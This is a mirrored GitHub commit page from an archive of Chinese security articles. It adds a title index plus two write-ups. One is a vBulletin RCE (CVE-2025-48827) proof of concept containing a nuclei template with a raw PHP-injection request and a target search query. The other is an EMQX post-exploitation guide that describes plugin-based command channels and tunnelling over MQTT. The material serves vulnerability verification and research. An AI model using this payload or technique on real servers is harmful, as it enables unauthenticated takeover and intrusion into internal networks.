mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
【漏洞通告】Google Chrome V8引擎越界读写漏洞(CVE-2025-5419)、某园区0day代码审计、java审计之下载漏洞获取到的代码如何断点调试、CVE-2025-48827:vbulletin代码执行POC、【漏洞预警】llama_index SQL注入漏洞(CVE-2025-1750)、雷神众测漏洞周报2025.5.26-2025.6.2、EMQX命令执行后渗透、谷歌紧急发布安卓安全更新,修复可导致权限提升的多项高危漏洞、
This commit is contained in:
 test committed
1 parent
81034bc081
commit
d80ed5dfb6
9 files changed
+618
-5
No files matched your search
@@ -14779,5 +14779,13 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0Mzc1MTI2Nw==&mid=2247491180&idx=1&sn=b210da06b518e42b574e7a6206c75449": "【src】SRC漏洞挖掘信息收集与挖掘技巧",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3OTc0NDcyNQ==&mid=2247493984&idx=1&sn=9ba0403347dc177e4caa30af389f631f": "谷歌修复了今年年初以来第二个被积极利用的Chrome零日漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649795315&idx=3&sn=295593d68ae1db67020a8b1080cca5cc": "2025 年 6 月安卓安全更新修复 30 多个漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0OTU2ODQ4Mw==&mid=2247487354&idx=1&sn=44aee310cb9ef148d0a41a5da713e6c6": "CVE-2024-47575 漏洞分析及三种利用方式"
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0OTU2ODQ4Mw==&mid=2247487354&idx=1&sn=44aee310cb9ef148d0a41a5da713e6c6": "CVE-2024-47575 漏洞分析及三种利用方式",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247501135&idx=2&sn=482408cecbddba76f261d8619d97d676": "【漏洞通告】Google Chrome V8引擎越界读写漏洞(CVE-2025-5419)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMjM5NDM3NQ==&mid=2247486536&idx=1&sn=9a6234de86003dce55ef80148b372a1f": "某园区0day代码审计",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxNzkyOTgxMw==&mid=2247494371&idx=1&sn=3b7b2922e7fdae49adea80a9e2acc5a7": "java审计之下载漏洞获取到的代码如何断点调试",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3NzU1NzIyMg==&mid=2247485051&idx=1&sn=af7709c22592ba59aa6272659d0f4772": "CVE-2025-48827:vbulletin代码执行POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5MDk3MTgxOQ==&mid=2247499910&idx=1&sn=df1de2e9b4b1e20a50c035217bcd298d": "【漏洞预警】llama_index SQL注入漏洞(CVE-2025-1750)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0NzEwOTM0MA==&mid=2652503426&idx=1&sn=115407d3c71a09bb32a1e396ce382f5a": "雷神众测漏洞周报2025.5.26-2025.6.2",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650610964&idx=3&sn=fca50e82f94f682a5a2e622dd3f26c96": "EMQX命令执行后渗透",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247524681&idx=3&sn=a29e14d95783cd29e736a3f282efa03a": "谷歌紧急发布安卓安全更新,修复可导致权限提升的多项高危漏洞"
|
||||
}
|
||||
@@ -0,0 +1,31 @@
|
||||
# CVE-2025-48827:vbulletin代码执行POC
|
||||
z1 Z1sec 2025-06-04 06:32
|
||||
|
||||
|
||||
|
||||
> **免责声明:**
|
||||
|
||||
由于传播、利用本公众号Z1sec所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
|
||||
|
||||
|
||||
|
||||
vBulletin中的关键未经身份验证的API访问
|
||||
|
||||
POC详细:关注公众号回复“0604”
|
||||
|
||||

搜索引擎:app="vBulletin"
|
||||
|
||||
nuclei验证:
|
||||
|
||||
|
||||
|
||||
```
|
||||
id: vbulletin-replacead-rceinfo:name:vBulletinreplaceAdTemplate-RemoteCodeExecutionauthor:DhiyaneshDKseverity:criticaldescription:| vBulletin versions 5.0.0 through 6.0.3 contain a Remote Code Execution (RCE) vulnerability in the ajax/api/ad/replaceAdTemplate endpoint. This flaw arises from improper use of PHP's Reflection API, allowing unauthenticated attackers to invoke protected controller methods. By injecting a crafted <vb:if> conditional that executes arbitrary PHP code via passthru($_POST[<param>]), and triggering it with a second request to ajax/render/ad_<location>, attackers can run arbitrary commands on the server as the webserver user.impact:| Successful exploitation allows unauthenticated remote attackers to execute arbitrary system commands as the web server user, resulting in full system compromise.remediation:| Upgrade to vBulletin 6.0.4+ and apply the official patch to restrict access to protected controller methods and secure the ajax/api/ad/replaceAdTemplate endpoint.reference: -https://karmainsecurity.com/pocs/vBulletin-replaceAdTemplate-RCE.php -https://karmainsecurity.com/dont-call-that-protected-method-vbulletin-rceclassification: cpe:cpe:2.3:a:vbulletin:vbulletin:*:*:*:*:*:*:*:*metadata: verified:true max-request:1 vendor:vbulletin product:vbulletin fofa-query:app="vBulletin" shodan-query:http.component:"vBulletin"tags:rce,vbulletin,intrusivevariables:rand_string:"{{to_lower(rand_base(5))}}"rand_value:"{{to_lower(rand_text_alpha(5))}}"http:-raw: -| POST / HTTP/1.1 Host: {{Hostname}} Content-Type: application/x-www-form-urlencoded routestring=ajax/api/ad/replaceAdTemplate&styleid=1&location={{rand_string}}&template=<vb:ifcondition='"var_dump"("{{rand_value}}")'></vb:if> matchers: -type:dsl dsl: -contains(content_type,'application/json') -contains_all(body,'string(5)','{{rand_value}}') -status_code==200 condition:and# digest: 4a0a00473045022039d5fe53f2231bbabadaf62fc548eedf67c6fbffc543aa29a6e96fcd690d9f3d022100a7d55e33136c01b5c3bbbe57691e3cddbc419cba3c4fcf24c313d1e3fe71795b:922c64590222798bb761d5b6d8e72950
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,114 @@
|
||||
# EMQX命令执行后渗透
|
||||
黑白之道 2025-06-04 02:05
|
||||
|
||||
欢迎转发,请勿抄袭
|
||||
|
||||
上一期说到EMQX后台插件命令执行,但是这个命令执行结果是无法回显示,那么如何通过暴露的mqtt服务进行利用呢?命令执行容易,后利用很难(出网情况就不用折腾了)。
|
||||
|
||||
mqtt是一种轻量级的消息协议,专门用于在低带宽、不可靠网络或双方之间需要进行简单通信的场景下传输消息。用于物联网设备之间通讯。采用发布主题和订阅主题方式通讯。
|
||||
|
||||
利用方式一:
|
||||
|
||||

使用mqtt协议将命令执行结果通过发布主题形式回显。使用python编写一个mqtt程序,采集执行的结果发布。同时订阅收到的命令执行。编译好的可执行文件,通过插件的方式上传并执行。将执行文件放到my_emqx_plugin/src
|
||||
|
||||
|
||||
|
||||

并添加以下命令在命令执行处添加执行的命令。
|
||||
|
||||
|
||||
|
||||

回到emqx后台管理,将刚编译好的插件上传执行,多数会提示失败(因为执行到rce那一步,会卡住下面的执行)但是目标程序已经运行。
|
||||
|
||||
|
||||
|
||||
执行完后,在主页看到上线情况。
|
||||
|
||||

|
||||
|
||||

可通过mqttx客户端进行连接对客户端进行操控利用。
|
||||
|
||||

|
||||
|
||||

rce执行程序发布一个tx/test主题,订阅rx/test主题。mqttx则要相反,订阅tx/test主题,发布rx/test主题。
|
||||
|
||||

|
||||
|
||||
到这一步已经实现了通过mqtt协议将命令执行结果回显。如果卸载不了插件,使用mqtt里面的命令执行起一个rce,再关掉插件起的rce,就可以卸载插件了。
|
||||
|
||||

|
||||
|
||||
利用方式二:
|
||||
|
||||

使用mqtt协议特性通过发布主题形式传输数据,达到内网穿透。我这里使用一个http代理去修改,因为http也是一个请求返回一个响应。服务端httpserver->httpserver-mqtt,客户端httpclient->httpclient-mqtt。流程图
|
||||
|
||||

|
||||
|
||||
编译好可执行文件,将httpserver和httpserver-mqtt通过插件方式上传到目标机器。
|
||||
|
||||
